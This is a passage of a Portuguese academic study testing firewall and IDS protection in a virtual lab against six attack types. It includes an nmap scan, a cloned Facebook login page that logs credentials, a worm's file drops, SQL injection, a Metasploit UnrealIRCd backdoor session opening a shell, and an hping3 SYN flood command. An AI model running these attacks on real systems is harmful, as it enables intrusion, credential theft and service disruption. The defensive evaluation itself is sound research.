³Figura retirada de <http://www.cert.br/stats/incidentes/2013-jan-dec/tipos-ataque.html>. Acesso em 26 nov. 2014.

Cada incidente reportado pela pesquisa do **Figura 3** é descrito detalhadamente a seguir para melhor compreensão do significado dos tipos de ataque.

2.7.1. Port Scan

O Port Scan, de acordo com a Roger Christopher da SANS (2001), conhecido como varredura de portas, é uma das técnicas mais populares que os atacantes usam para descobrir serviços que possam explorar para invadir sistemas. Todos os sistemas que estão conectados a uma rede local ou pela Internet utilizam portas para se comunicarem, e a partir disso, por varredura de portas, o atacante pode encontrar informações sobre os sistemas segmentados, como por exemplo, quais serviços estão em execução, o que os usuários possuem nesses serviços, se *logins* anônimos são suportados, e se determinados serviços de rede requer autenticação.

A varredura de portas pode ser feita de diversas maneiras, algumas são:

- *Address Resolution Protocol* (ARP) que descobre dispositivos ativos no segmento de rede local através do envio de uma série de transmissões ARP e incrementando o valor para o campo de endereço IP de destino em cada pacote de broadcast.
- O *TCP Reverse Ident* descobre o nome de usuário do proprietário de qualquer processo TCP conectado no sistema-alvo. Este tipo de varredura permite que o sistema de ataque se conecte para abrir portas e usar o protocolo *ident* para descobrir quem é dono do processo.
- A varredura NULL TCP usa uma série de pacotes TCP exclusivamente configurados que contém um número de sequência. Se a porta TCP do alvo estiver fechada, a porta irá enviar um RST. Se a porta está aberta, a porta irá ignorar o pacote.

Uma forma de limitar as informações obtidas a partir de varreduras de portas ainda para Cristopher (2001), é fechar serviços desnecessários nos sistemas-alvo, ou seja, se você estiver executando um servidor web, http deve ser o único serviço oferecido. Outra maneira de limitar a informação dada aos *scanners* de portas é empregar o TCP Wrappers, quando aplicável. TCP Wrappers dão ao administrador a flexibilidade para permitir ou negar o acesso aos serviços baseados em endereços IP ou nomes de domínio.

2.7.2.Fraude

O dicionário Houaiss define fraude como "qualquer ato artiloso, enganoso, de má-fé, com intuito de lesar ou ludibriar alguém, ou de não cumprir determinado dever", ou seja, de incidentes em que ocorre uma tentativa de obter vantagem.

Dessa forma, segundo o site da empresa Norton by Symantec, a técnica chamada de Phishing é um golpe online de falsificação que utiliza spam, website falsos, crimeware e outras técnicas para fazer com que as pessoas revelem informações sigilosas. Após isso, as informações roubadas são utilizadas para enganar as vítimas roubando-as ou vendendo-as para o mercado negro para obter lucros.

Já para empresa DigitalCert, o phishing usualmente se aproveita de identidades bem conhecidas e confiáveis como bancos, serviços de pagamentos, sites e redes sociais, entre outras, onde o usuário geralmente tem uma conta online, para criar sites semelhantes falsos onde o fraude acontece. Muitas URLs de sites de phishing contém nomes de marcas que estão objetivando como alvo, por exemplo:

- Nome de domínio: www.banco-z.com
- Subdomínio - banco-z.exemplo.com
- Como parte do caminho - [/banco-z](#)

A DigitalCert complementa ainda que outra técnica chamada de *Man in the Middle* também pode ser caracterizada como um ataque de phishing, onde há um redirecionamento de um visitante para um servidor falso. E ainda emails com links inteligentes podem redirecionar usuários através de um ponto de acesso *Wireless* não legítimo ou envenenando o DNS.

De acordo com o *Trust Alliance* on-line (OTA), a melhoria da segurança é essencial para reforçar a confiança dos consumidores online. O OTA anunciou diretrizes para "prevenir, detectar e corrigir as ameaças e as práticas de negócios que podem comprometer a confiança dos consumidores on-line e de confiança, incluindo a sua identidade e privacidade ". Dentre elas estão:

- Assegurar a execução de proteção contra phishing, spam, vírus e malwares, incluindo, mas não limitado a *anti-spyware*, *anti-malware*, *takedown* de serviços e programas de

monitoramento de fraude, utilizando protocolos de segurança (SSL) e outros sistema de detecção (como Firewall e IDS).

Assim como a empresa Norton complementa que, são necessários vários tipos de software de segurança para se obter uma segurança on-line básica. Um software de segurança deve apresentar recursos essenciais como um firewall, que é normalmente a primeira linha de defesa do seu computador.

2.7.3.Worm

Segundo a empresa Cisco Systems Inc, os vírus, worms, cavalos de tróia e bots são todos parte de uma classe denominado de malware. Malware ou código malicioso é um código ou software que é projetado especificamente para danificar, destruir, roubar ou em geral ilegítimar dados, hosts ou redes.

Há muitas classes diferentes de malware que têm diferentes maneiras de infectar sistemas e propagação. Um malware pode infectar sistemas por ser "empacotado" com outros programas ou anexado como macros para arquivos. Outros estão instalados, explorando uma vulnerabilidade conhecida em um sistema operacional, dispositivo de rede, ou outro software, como um "buraco" em um navegador que só exige que os usuários visitem um site para infectar seus computadores. A grande maioria, no entanto, são instalados por alguma ação de um usuário, como clicar em um anexo de e-mail ou baixar um arquivo da Internet.

Dois dos tipos mais comuns de *malware* são os vírus e worms. Esses tipos de programas são capazes de se auto-replicar e podem espalhar cópias de si mesmos. Para ser classificado como um vírus ou worm, o *malware* deve ter a capacidade de se propagar. A diferença é que um worm opera independentemente dos outros arquivos, ao passo que um vírus depende de um programa de hospedeiro para se espalhar.

Worms são software autônomos e não exigem uma estação ou a ajuda humana para se propagar. Para espalhar, worms exploram uma vulnerabilidade no sistema de destino ou usam algum tipo de engenharia social para enganar os usuários para executá-los. Assim que ele entra em um computador, o mesmo aproveita os recursos de arquivos de transporte ou de informações de transporte no sistema, permitindo-lhe propagar sem ajuda.

As melhores práticas para o combate é garantir que o sistema operacional esteja atualizado e com antivírus instalado, isso significa aplicar regularmente os patches mais recentes e correções recomendadas pelo fornecedor. Além disso, a utilização de um firewall é imprescindível.

2.7.4. Aplicações WEB

Uma aplicação web é qualquer aplicativo que usa um navegador web como um cliente. O aplicativo pode ser tão simples como um quadro de mensagens ou um livro do login do convidado em um site, ou tão complexo como um processador de texto ou uma planilha (NATIONS, 2014).

A *Open Web Application Security Project* (OWASP), em seu site possui o projeto "Top Ten" com uma lista dos 10 riscos mais críticos para aplicações web de cada ano. Abaixo seguem uma descrição dos 3 principais do ano de 2013.

1. Injection: Falhas na injeção, tais como SQL, SO, e injeção LDAP⁴ ocorrem quando dados não confiáveis são enviados para um intérprete como parte de um comando ou consulta. Dados hostis do atacante podem enganar o interpretador para executar comandos não intencionais ou acessar os dados sem a devida autorização.
2. Broken Authentication and Session Management: Funções de aplicação relacionadas à autenticação e gerenciamento de sessão, muitas vezes não são implementadas corretamente, permitindo que atacantes possam comprometer senhas, chaves ou tokens de sessão, ou para explorar outras falhas de implementação para assumir a identidade de outros usuários.
3. Cross-Site Scripting (XSS): Falhas XSS ocorrem sempre que um aplicativo usa dados não confiáveis e envia para um navegador web, sem a devida validação, permitindo que atacantes executem *scripts* no navegador da vítima ou redirecionar o usuário para sites maliciosos.

⁴Protocolo de aplicação aberto para acessar e manter serviços de informação de diretório distribuído sobre uma rede.

A mitigação de ataques desse tipo, inclui além da utilização de softwares que possam ajudar à prevenção, como Firewalls e IDSs.

2.7.5. Invasão

Um ataque bem sucedido que resulte no acesso não autorizado a um computador ou rede (CERT.br, 2014). Complementando essa definição, a empresa SANS descreve um sistema de anti-invasão como "O ato de detectar ações que tentam comprometer a confidencialidade, a integridade ou a disponibilidade de um recurso."

Para isso, a empresa Norton explica que geralmente a maioria das outras técnicas explicadas nessa seção (2.7) participam em conjunto para que a invasão ocorra com sucesso.

Sua forma de mitigação segue o mesmo processo de coleta e identificação de dados e comportamentos da rede, com a capacidade adicional para bloquear e impedir a atividade maliciosa. Isso pode ser feito com os sistemas de detecção de intrusão (SANS, 2013).

2.7.6. DoS

Segundo a OWASP, a negação de serviço (DoS) é focada em tornar um recurso (site, aplicação, servidor) não disponível para a finalidade que foi projetado. Há muitas maneiras de fazer um serviço indisponível para usuários legítimos, manipulando os pacotes de rede, programação, lógica, entre outros. Se um serviço recebe um grande número de pedidos, pode deixar de estar disponível para usuários legítimos. Da mesma forma, um serviço pode parar se uma vulnerabilidade de programação é explorada, ou a forma como o serviço lida com recursos que utiliza.

Ainda complementa que às vezes o atacante pode injetar e executar código arbitrário durante a execução de um ataque de negação de serviço, a fim de acessar informações críticas ou executar comandos no servidor. Ataques de negação de serviço degradam significativamente a qualidade do serviço experimentado por usuários legítimos. Estes ataques podem introduzir grandes atrasos na resposta, perdas excessivas, e interrupções de serviço, resultando em impacto direto sobre a disponibilidade do sistema.

Para o CERT.Org, ataques de negação de serviço, utilizam uma variedade de formas e visam a uma variedade de serviços, existindo três tipos básicos de ataque:

1. Consumo de escassos, limitados, ou não renováveis recursos: banda, memória, disco, CPU, energia, etc.
2. Destruição ou alteração de informações de configuração: uma configuração incorreta pode não operar da forma esperada (informações de rota, registro do Windows).
3. Destruição física ou alteração de componentes de rede: acesso não autorizado em estações críticas com equipamento.

Para a empresa SANS, formas de mitigação podem ser implementadas utilizando recursos de segurança como a criação de ACLs (Access Control List), que são o conjunto de regras que são aplicadas em uma máquina, a fim de controlar permissões. Outra forma é utilizar técnicas de controle de taxa, limitando o tráfego que o servidor é capaz de suportar, sendo uma técnica amplamente utilizada que demonstra eficácia. Além delas temos a combinação de ambas as técnicas.

3. Materiais e Métodos

Para o presente estudo foi requerido inicialmente que uma pesquisa bibliográfica fosse feita a fim de obter uma fundamentação teórica, e analisar as atuais tecnologias empregadas nas redes de computadores para fins da segurança da informação.

Com as informações iniciais, foram feitos estudos nas ferramentas *open source* disponíveis para que o projeto tivesse como base sistemas atuais. Um laboratório de testes foi simulado e testado soluções para analisar o grau de confiabilidade destas ferramentas, seguindo etapas que estão descritas detalhadamente mais adiante.

O método de investigação científico utilizado foi o estudo de caso, levantando informações de como o ambiente simulado se comportava nos diferentes tipos de configurações propostos. Para tal uma tabela foi criada a fim demonstrar quantitativamente os dados analisados e qualitativamente os resultados finais.

A metodologia utilizada foi, basicamente, a coleta de dados e informações acerca dos testes realizados. A realização dos testes foi baseada nos seis tipos de ataques mais comuns (de acordo com CERT.br) de janeiro a dezembro de 2013. Para cada um dos tipos de ataque foi escolhido um método que pudesse ser reproduzido no laboratório virtual.

O laboratório foi criado utilizando-se máquinas virtuais, simulando estações reais de trabalho de uma rede de computadores. O programa utilizado para emular as máquinas virtuais foi o *Oracle VM Virtualbox 4.3.12*. Na próxima seção serão descritas as configurações de cada uma delas, tendo em vista que a quantidade de recursos para cada máquina foi escolhido de forma que os mesmos sejam suficientes para não atrapalhar os testes que foram realizados.

3.1. Configuração das máquinas virtuais

A primeira máquina virtual denominada **Host 01**, foi instalado o Firewall e o IDS. Ela contém as seguintes configurações:

- Sistema Operacional Debian versão 7.5.0 (utilizada para os ataques do tipo Port Scan, Web, Phishing e DoS)
- Sistema Operacional Ubuntu versão 8.04 LTS (utilizada para os ataques do tipo Invasão e Worm)
- Processador 3º Geração Intel Core i7-3520M 2.90GHz
- Memória 2GB DDR3 SDRAM
- HD 20GB 5400rpm

A segunda máquina virtual denominada **Host 02**, de onde partiram os ataques, possui a seguinte configuração:

- Sistema Operacional Kali Linux versão 1.0.6
- Processador 3º Geração Intel Core i7-3520M 2.90GHz
- Memória 2GB DDR3 SDRAM
- HD 20GB 5400rpm

O computador no qual as máquinas virtuais foram emuladas foi um notebook modelo **VAIO CVS15125CBB** o qual possui a seguinte configuração:

- Sistema Operacional Windows 8
- Processador 3º Geração Intel Core i7-3520M 2.90GHz
- Memória 6GB DDR3 SDRAM
- HD 750GB 5400rpm
- Placa de rede 1000BASE-T/100BASE-TX/10BASE-T
- Placa de vídeo Intel HD Graphics 4000 (Stamina) e NVIDIA GeForce GT 640M LE GPU (Speed) 1GB
- Wireless IEEE 802.11b/g/n 2.4GHz.

Dessa forma, a **Figura 4** demonstra uma visão geral do laboratório, o qual contém além das configurações descritas anteriormente um switch virtual (criado automaticamente pelo *Virtualbox* que conecta as duas máquinas virtualizadas através da rede.




Figura 4 - Visão geral do laboratório virtual.

3.2. Etapas dos testes realizados

Foi proposto que as configurações utilizadas e também descritas na tabela de resultados fossem divididas em quatro tipos:

- C1** - Um computador sem a utilização de nenhuma ferramenta de segurança;
- C2** - Um computador apenas com um Firewall pré-configurado;
- C3** - Um computador apenas com um IDS pré-configurado;
- C4** - Um computador com o firewall e o IDS pré-configurados trabalhando em conjunto;

Cada método foi realizado em uma série de cinco tentativas para cada uma das configurações propostas, seguindo as seguintes etapas:

- **Etapas 1:** Realização dos seis tipos de ataque na máquina alvo (**Host 01**).

- **Etapa 2:** Coleta de dados baseados em uma média ponderada quantitativa do sucesso que o ataque obteve.

A coleta de dados foi feita diretamente da máquina alvo, através de *logs* pré configurados para capturar toda atividade da rede. Os testes avaliaram o nível de segurança que o sistema necessita para que ataques sejam prevenidos e a integridade da informação seja mantida.

O resultado final será a conclusão da pesquisa, provando qualitativamente que a implementação de camadas de segurança em redes de computadores, quando configuradas corretamente, são imprescindíveis para as redes de computadores atuais e podem ser implementadas com a utilização de softwares livre.

3.3. Ataques realizados

Os principais tipos de ataque de acordo com os métodos de intrusão citados na seção anterior foram escolhidos para serem reproduzidos. A seguir os passos de cada ataque realizado.

3.3.1. Teste do tipo de ataque *Port Scan* – Varredura de Portas

O port scan geralmente é o primeiro tipo de técnica utilizada pelas pessoas mal intencionadas. Como descrito por Christopher R. (2001) nas seções anteriores, os atacantes utilizam-se dessa técnica para descobrir serviços que podem ser explorados na invasão. Neste ataque a ferramenta *nmap* foi utilizada, executando o comando:

```
# nmap 192.168.1.102
```

O qual: 192.168.1.102, é o ip alvo (**Host 01**).

Na **Figura 5** é possível observar o ataque sendo realizado utilizando a ferramenta *nmap*. Dessa forma, é feita uma checagem na máquina alvo para verificar quais portas estão abertas de acordo com os serviços utilizados. Foi verificado que as portas **80/tcp** e **111/tcp** foram

detectadas como portas abertas do alvo **Host 01**. Assim, com as informações coletadas o atacante pode agora utilizar outras técnicas para explorá-las.

```
root@kali-atacante:~# nmap 192.168.1.102

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-08 10:51 BRT
Nmap scan report for 192.168.1.102
Host is up (0.00093s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
MAC Address: 08:00:27:9F:B7:F8 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```


Figura 5 – Resultado do “Port Scan” pela máquina atacante.

3.3.2. Teste do tipo de ataque *Phishing* – Fraude

O objetivo deste ataque é capturar informações de usuário e senha do alvo, fazendo-o pensar que está acessando uma página oficial de uma rede social (facebook).

Dessa forma, uma página falsa (**index.htm**) foi criada, a qual imita a página oficial verdadeira. No código fonte, a ação de quando o usuário clica no botão para enviar suas credenciais para fazer a autenticação foi modificada. Ao invés disso, suas credenciais serão salvas em outro documento (**log.txt**) no servidor e ele será transferido para outra página.

A alteração do código fonte foi feita modificando o método "*POST*" para o método "*GET*". Em seguida, foi trocada a *URL* do parâmetro "*action*" por um arquivo criado pelo atacante chamado **login.php**, o qual possui instruções para capturar as credenciais do alvo. Na **Figura 6** encontram-se as alterações realizadas no código fonte do site original para criação do site falso.



```

<!DOCTYPE html>
<!-- saved from url=(0034)https://www.facebook.com/login.php -->
<html lang="en" id="facebook" class="canHaveFixedElements"><head><meta
html; charset=UTF-8"><meta charset="utf-8"><script>function envFlush(a
[d]);}if(window.requireLazy){requireLazy(['Env'],b);}else{Env=window.En
({"user":"0","locale":"en_US","method":"GET","svn_rev":770224,"tier":

Login</h2><div class="uiHeaderActions"></div></div><div><h2 class="uiI
Login</h2></div></div></div><div class="phl ptm uiInterstitialContent
id="login_form" action="login.php" method="post" onsubmit="return win
&amp;&amp; Event.__inlineSubmit(this,event)"><input type="hidden" name
autocomplete="off"><div id="loginform"><input type="hidden" autocomple
value=""><input type="hidden" autocomplete="off" id="enable_profile_s
value=""><input type="hidden" autocomplete="off" id="legacy_return" na
types="hidden" autocomplete="off" id="next" name="next" value=""><input

```

Figura 6 – Alterações do código fonte do site original.

Na **Figura 7** a seguir é ilustrada a página falsa criada **index.htm**, imitando a página oficial e pedindo para que o usuário escreva suas credenciais para “logar” no facebook. Tendo em vista que esta é apenas uma simulação do ataque, a página não se encontra idêntica a original pela falta de arquivos que modificam o layout da página, mas poderiam ser criados conforme a necessidade.




Figura 7 – Página “index.htm” vista do browser.

Clicando no botão “Log In”, o usuário tem suas informações adicionadas no arquivo **log.txt** do servidor remoto, e é redirecionado para outra página (*facebook.com/r.php*) pré configurada no arquivo **login.php**, como ilustra a **Figura 8**.




Figura 8 – Arquivo log.txt criado durante ataque.

No **Apêndice A** encontra-se o código fonte da página **login.php**.

3.3.3. Teste do tipo de ataque *Worm – Malware*

Neste tipo de ataque um código malicioso é injetado (como por exemplo com o alvo acessando websites infectados ou executando arquivos infectados pelo *worm*) com a intensão de infectar o sistema através da criação de uma cópia não codificada dela mesma para o caminho dos sistemas de arquivos linux **"/tmp/.uubugtraq"**. Assim ele decodifica o arquivo para **"/tmp/.bugtraq.c"** e utiliza o compilador gcc para produzir uma cópia de si mesmo como executável **"/tmp/.bugtraq"**, que é então executado.

Depois de ser automaticamente executado o próprio worm começa a analisar um conjunto pré definido de redes procurando por portas SSL (número 443) abertas, tentando infectar outro alvo da rede. Quando a máquina é infectada o atacante consegue acesso a ela e

pode ser utilizada para execução de outros tipos de ataque, como o DDOS⁵. A vulnerabilidade foi descoberta na biblioteca OpenSSL, utilizado vastamente para a maioria dos websites na internet.

Para ilustrar o caso, na **Figura 9** é observado o *worm* que foi injetado na máquina alvo e os arquivos criados por ele, os quais encontram-se destacados na pasta **/tmp**.

/tmp/.uubugtraq

/tmp/.bugtraq.c⁶

/tmp/.bugtraq

```
fwids@fw-ids:~$ ls -a /tmp/
.  ..  .bugtraq  .bugtraq.c  .ICE-unix  .X11-unix  pulse-PKdhtXMmr18n  pulse-yjy4LSFIRB3M  ssh-pxk4AcEwv61o  tracker-fwids  .uubugtraq  .X0-lock
```

Figura 9 – Arquivos criados pelo worm.

3.3.4. Teste do tipo de ataque *Web – SQL Injection*

O SQL-Injection, como mencionado nas seções anteriores, é um tipo de ataque WEB que consiste na inserção de códigos dentro de uma consulta ao banco de dados, manipulando informações sem devida autorização. O ataque foi feito explorando um código com falhas, enganando o interpretador para executar comandos não intencionais. Na **Figura 10** observa-se que a página WEB retorna os valores de uma consulta original ao banco de dados. A qual os valores do campo *ID* igual a 1 correspondem ao *name* do usuário *admin* e *password* à senha do usuário.




Figura 10 – Retorno esperado da consulta SQL.

⁵O DDOS (Distributed Denial of Service) é um ataque distribuído de negação de serviço, o qual o atacante tem acesso ilegal a várias máquinas remotas e consegue injetar códigos para inundar servidores tornando-os indisponíveis para seus utilizadores.

⁶O código fonte do worm pode ser encontrado com maiores detalhes no livro "Buffer Overflow Attacks" citado nas referências.

Para o ataque foi concatenado a instrução `// 1=1` para tornar a instrução SQL sempre verdadeira e assim que o resultado da consulta se altere retornando toda a tabela como resposta.

No **Apêndice B** estão dispostas as configurações utilizadas para realização deste ataque, assim como código fonte da página utilizada nos testes.

3.3.5. Teste do tipo de ataque Invasão – *Metasploit*

Neste tipo de ataque foi utilizado o Metasploit para obter acesso da máquina alvo através da exploração de vulnerabilidades dos serviços existentes nela. Neste laboratório de testes, a seguinte configuração foi utilizada:

- IP da máquina atacante - 192.168.0.20
- IP da máquina alvo - 192.168.0.21

O exploit utilizado da **Figura 11**, foi o `"unreal_ircd_3281_backdoor"`, o qual explora através de um backdoor⁷ o serviço *UnrealIRC* da máquina alvo.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.0.20
LHOST => 192.168.0.20
msf exploit(unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf exploit(unreal_ircd_3281_backdoor) > set LPORT 14073
LPORT => 14073
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.21
RHOST => 192.168.0.21
msf exploit(unreal_ircd_3281_backdoor) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf exploit(unreal_ircd_3281_backdoor) > set TARGET 0
TARGET => 0
msf exploit(unreal_ircd_3281_backdoor) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[*] Connected to 192.168.0.21:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Command shell session 2 opened (192.168.0.20:52524 -> 192.168.0.21:14073) at 2015-02-27 22:01:04 -0300
```

Figura 11 – Executando o metasploit na máquina alvo.

⁷Backdoor é um recurso utilizado por diversos malwares para garantir acesso remoto ao sistema ou à rede infectada, explorando falhas críticas não documentadas existentes em programas instalados, softwares desatualizados e do firewall para abrir portas do roteador.

- A máquina atacante, a qual irá se conectar à máquina alvo, é selecionada através da parâmetro *LHOST*.
- A porta a qual irá se conectar é selecionada através do parâmetro *LPORT*.
- A máquina alvo é selecionada pelo parâmetro *RHOST*.
- O payload⁸ utilizado é o "shell_bind_tcp", selecionada pelo parâmetro *PAYLOAD*.
- O alvo será uma máquina x86, selecionada pelo parâmetro *TARGET 0*.

Assim, quando o exploit é executado, ele consegue se conectar à máquina alvo abrindo uma sessão para o atacante.

3.3.6. Teste do ataque *DoS – SYN Flood*

O *SYN Flood* é uma forma de ataque *Denial of Service (DoS)* que explora o sistema alvo visando sobrecarregá-lo. Utilizando a ferramenta *hping3*⁹ para este teste, foi executado o comando:

```
# hping3 --flood --syn -c 10000 -p 80 192.168.1.102
```

O qual: *--flood*, irá mandar maior quantidade de pacotes em menos tempo possível.

--syn, sinaliza o tipo de pacotes, no caso o *syn*.

c 100000, para enviar 10000 pacotes.

-p, a porta ser enviado os pacotes no alvo, no caso a porta 80.

192.168.1.102, é o ip alvo (**Host 01**).

⁸A parte do pacote, mensagem ou código que contém os dados. Em segurança da informação, o termo payload geralmente se refere à parte do código malicioso que executa alguma operação destrutiva.

⁹O *hping3* é uma ferramenta de rede capaz de enviar pacotes TCP / IP personalizados e apresentar as respostas do alvo na tela.

4. Análise dos Resultados

A seguir serão apresentados os resultados obtidos para cada tipo de ataque. Uma tabela foi organizada para cada ataque, nas quais os dados foram dispostos visando facilitar seu entendimento.

4.1. Teste do ataque “*Port Scan*” - Varredura de portas

Tipo de Ataque		Método de Ataque
<i>Port Scan</i>		Varredura de Portas
C1	Em 100% dos casos, obteve-se sucesso na coleta de informações sobre o estado das portas abertas no sistema alvo.	
C2	Em 100% dos casos as configurações do <i>iptables</i> conseguiram realizar o bloqueio do ataque.	
C3	Em 100% dos casos o <i>Snort</i> detectou a tentativa de ataque.	
C4	Da mesma que em C3 e C4, foi bloqueado e detectados as requisições de ataque em 100% dos casos.	

Tabela 1 – Resultados dos testes do ataque “*Port Scan*”.

Como pode ser visto pela **Figura 12**, quando o firewall está com as configurações de firewall descritas no **Apêndice C**, o nmap tenta realizar o port scan mas as portas são filtradas, não sendo capaz de retornar o resultado esperado pelo atacante.

```

root@kali-atacante:~# nmap 192.168.1.102

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-08 11:39 BRT
Nmap scan report for 192.168.1.102
Host is up (0.00045s latency).
All 1000 scanned ports on 192.168.1.102 are filtered
MAC Address: 08:00:27:9F:B7:F8 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds

```

Figura 12 – Resultado do ataque bloqueado pelo firewall.

As configurações do firewall fazem que se um usuário tenta 10 novas conexões com qualquer portas em qualquer ordem dentro de 30 segundos os pacotes começam a ser descartados. Dessa forma a ferramenta nmap começa a gerar um grande atraso em seu ataque e sua resposta é retornada como se não houvesse portas abertas.


Observação: A coleta de informações sobre o estado das portas (aberta ou fechada) pode ajudar os administradores da rede quando enfrentam algum problema, e dessa forma se as configurações listadas forem aplicadas, podem dificultar seu trabalho.

4.2. Teste do ataque “Fraude” - *Phishing*

Tipo de Ataque		Método de Ataque
Fraude		<i>Phishing</i>
C1	O ataque aconteceu corretamente em 100% dos testes.	
C2	O ataque aconteceu sem bloqueios em 100% dos testes.	
